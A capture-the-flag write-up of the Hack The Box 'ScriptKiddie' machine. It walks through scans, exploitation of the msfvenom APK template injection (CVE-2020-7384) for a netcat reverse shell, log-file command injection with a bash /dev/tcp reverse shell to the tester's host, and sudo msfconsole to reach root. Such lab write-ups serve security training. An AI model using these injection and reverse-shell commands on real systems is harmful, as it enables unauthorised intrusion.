

# Introduction

We have another easy machine for today!. Lets try to check it out what we get new for us to learn.

## Scanning

### # Nmap\_Initial

```
# Nmap 7.80 scan initiated Sun Apr  4 11:51:58 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-04-04 11:51:58 PDT for 19s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
5000/tcp  open  http     syn-ack ttl 63  Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 11:52:17 2021 -- 1 IP address (1 host up) scanned in
19.20 seconds
```

### # Nmap\_Full

```
# Nmap 7.80 scan initiated Sun Apr  4 11:53:40 2021 as: nmap -sC -sV -vv -p- -
oA nmap/full 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up, received reset ttl 63 (0.21s latency).
Scanned at 2021-04-04 11:53:41 PDT for 426s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
5000/tcp  open  http     syn-ack ttl 63  Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 12:00:47 2021 -- 1 IP address (1 host up) scanned in
426.68 seconds
```

## Nikto

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.225
+ Target Hostname:    10.10.10.225
+ Target Port:        5000
+ Start Time:         2021-04-04 12:14:32 (GMT-7)
-----
+ Server: gunicorn/20.0.0
+ Retrieved via header: haproxy
+ Retrieved x-served-by header: 4348cfb57a49
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ Uncommon header 'x-served-by' found, with contents: 4348cfb57a49
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type.
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time: 2021-04-04 12:16:02 (GMT-7) (90 seconds)

-----

+ 1 host(s) tested
```

## Poking the website

I get 3 things while poking the website. I see netcat being executed and check for the msfvenom or searchsploit.

The screenshot shows a web browser window with the address bar displaying '10.10.10.226:5000'. The page has a dark background with green text. At the top right, it says 'k1d'5 h4ck3r t00l5'. Below this, there are two main sections. The first section is titled 'nmap' and contains the text 'scan top 100 ports on an ip'. It has an input field for 'ip:' and a 'scan' button. The second section is titled 'payloads' and contains the text 'venom it up - gen rev tcp meterpreter bins'. It has a dropdown menu for 'os:' set to 'windows', an input field for 'lhost:', a 'template file (optional):' section with a 'Browse...' button and the text 'No file selected.', and a 'generate' button.

Lets try to check the nmap for local IP and see if that is working or not.

This screenshot shows the same web application interface as before, but with the scan results displayed. The 'ip:' input field now contains '127.0.0.1'. The 'scan' button is highlighted. On the right side of the interface, the following text is displayed: 'Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-05 01:28 UTC', 'Nmap scan report for localhost (127.0.0.1)', 'Host is up (0.00060s latency).', 'Not shown: 98 closed ports', and a table with the following content:

PORT	STATE	SERVICE
22/tcp	open	ssh
5000/tcp	open	upnp

At the bottom right, it says 'Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds'.

Nmap is working just fine here without any issues but i dont think we will be able to do here, Tried with some substitute injections like `127.0.0.1;id` etc but it doesnt seems to work.

Lets try what happens in searchsploit, I tried to check and found that it has been returning the correct results as well.

```
sploits
searchsploit FTW
search: 
searchsploit

.....
Exploit Title           | Path
.....
Werkzeug - 'Debug Shell' Command Execution | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) | python/remote/37814.rb
.....
Shellcodes: No Results
Papers: No Results
```

I did some types of command injection like below but it doesnt seems to work. Not sure if this will ever work in any machine or not. ha ha ha!

```
sploits
searchsploit FTW
search: Werkzeug;/etc/passwd
searchsploit
```

After the entering the command injection i got funny comment back to me as given below.

```
sploits
searchsploit FTW
search: Werkzeug;/etc/passwd
searchsploit

stop hacking me - well hack you back
```

I was searching what else can be done now!.

While searching for the msfvenom i found a vulnerability in which we can do command injection with the apk file [Apk file vulnerability-CVE-2020-7384](#)

Upon checking the vulnerability details i found one awesome code to generate a .apk file very easily with the reverse shell [bash code to generate apk](#)

With the help of the above code i generated the apk file on the directory along with the reverse shell code as a payload and saved it to the directory which i am in.

After the execution of the code i got the file as exploit.apk.



```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie$ bash CVE-2020-7384.sh

CVE-2020-7384

Enter the LHOST:
10.10.14.128

Enter the LPORT:
8888

Select the payload type
1. nc
2. bash
3. python
4. python3

select: 1

Enter the Directory (absolute path) where you would like to save the apk file
(Hit Enter to use the current directory):
/home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/scriptkiddie
adding: emptyfile (stored 0%)

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to
PKCS12 which is an industry standard format using "keytool -importkeystore -
srckeystore signing.keystore -destkeystore signing.keystore -deststoretype
pkcs12".
jar signed.

Warning:
The signer's certificate is self-signed.

New APK file Generated
Location: "/home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/scriptkiddie/exploit.apk"

The APK file generated could be now uploaded or used for exploitation
```

If you have access to the vulnerable machine **then** run:

```
msfvenom -x <your newly created apk> -p android/meterpreter/reverse_tcp  
LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```


```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie$
```

## Gaining Shell

I wanted to upload the file after generating the apk.

As i have checked in the code i see nc reverse shell code is used as a reverse shell with the port of our choice.

I have used 8888 port for the execution. I went to the website and uploaded the file.



The screenshot shows the 'payloads' section of the ScriptKiddie website. The 'venom it up - gen rev tcp meterpreter bins' command is visible. The 'os' dropdown menu is set to 'android'. The 'lhost' field is set to '127.0.0.1'. The 'template file (optional):' section shows a 'Browse...' button and a file named 'exploit.apk'. A red arrow points to the 'generate' button.

After i uploaded the clicked on generate i got the reverse shell as a user kid.

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie/ScriptKiddie$ nc  
-nlvp 8888  
Listening on 0.0.0.0 8888  
Connection received on 10.10.10.226 42172  
id  
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

```
kid@scriptkiddie:~$ cat user.txt
f4[REDACTED]eda2
kid@scriptkiddie:~$
```

## Priv Escalation

After gaining the shell i was searching for the **history**, **/etc/passwd** but unable to find the priv esc of low hanging fruit.

Came to the home folder and found that there is a different user called pwn.

```
kid@scriptkiddie:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Feb  3 07:40 .
drwxr-xr-x 20 root root 4096 Feb  3 07:40 ..
drwxr-xr-x 11 kid  kid  4096 Apr  4 21:30 kid
drwxr-xr-x  6 pwn  pwn  4096 Feb  3 12:06 pwn
kid@scriptkiddie:/home$
```

After gong inside the pwn user and i found an interesting script called `scanlosers.sh`

```
kid@scriptkiddie:/home/pwn$ ls -la
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history -> /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn 3771 Feb 25  2020 .bashrc
drwx----- 2 pwn  pwn  4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx----- 2 pwn  pwn  4096 Feb 10 16:10 .ssh
drwxrw---- 2 pwn  pwn  4096 Apr  4 22:00 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
```

When i cat the file it seems like it takes the input from bash and run nmap command on it.

```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
```

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

Since it is taking the log from `/home/kid/log/hackers` i can inject a reverse shell in to it and get a reverse shell back to me.

```
echo " ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.128/9999 0>&1' #" >>
hackers
```

```
kid@scriptkiddie:/home/pwn$
kid@scriptkiddie:/home/pwn$
<-c 'bash -i >& /dev/tcp/IP/1337 0>&1' #" >> hackers
[script] 0:nc*7 1:bash-
```

```
7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie/ScriptKiddie$ nc -
nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.10.226 39660
bash: cannot set terminal process group (862): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

I got the reverse shell as pwn now. I wanted to check the permission for this user.

```
pwn@scriptkiddie:~$ sudo -l
```



```
pwn@scriptkiddie:~$ sudo -l
sudo -l

Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

I see he can run msfconsole as sudo user.

Lets run the msfconsole as sudo and see what happens.

```
pwn@scriptkiddie:~$
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole
```

Then i get the msf prompt i used /bin/bash to get the shell as root.

```
msf6 > bin/bash
stty: 'standard input': Inappropriate ioctl for device
[*] exec: /bin/bash

id
uid=0(root) gid=0(root) groups=0(root)
```

With that i got the root flag as well.

```
cat /root/root.txt
c43[REDACTED]f30d
```

# Conclusion

This is really an awesome box for beginners. I learned so many new things on getting the initial foothold and also for the priv escalation.

I didnt know that there is a command injection vulnerability in **msfvenom** itself.

Many thanks to 0xdf for this machine.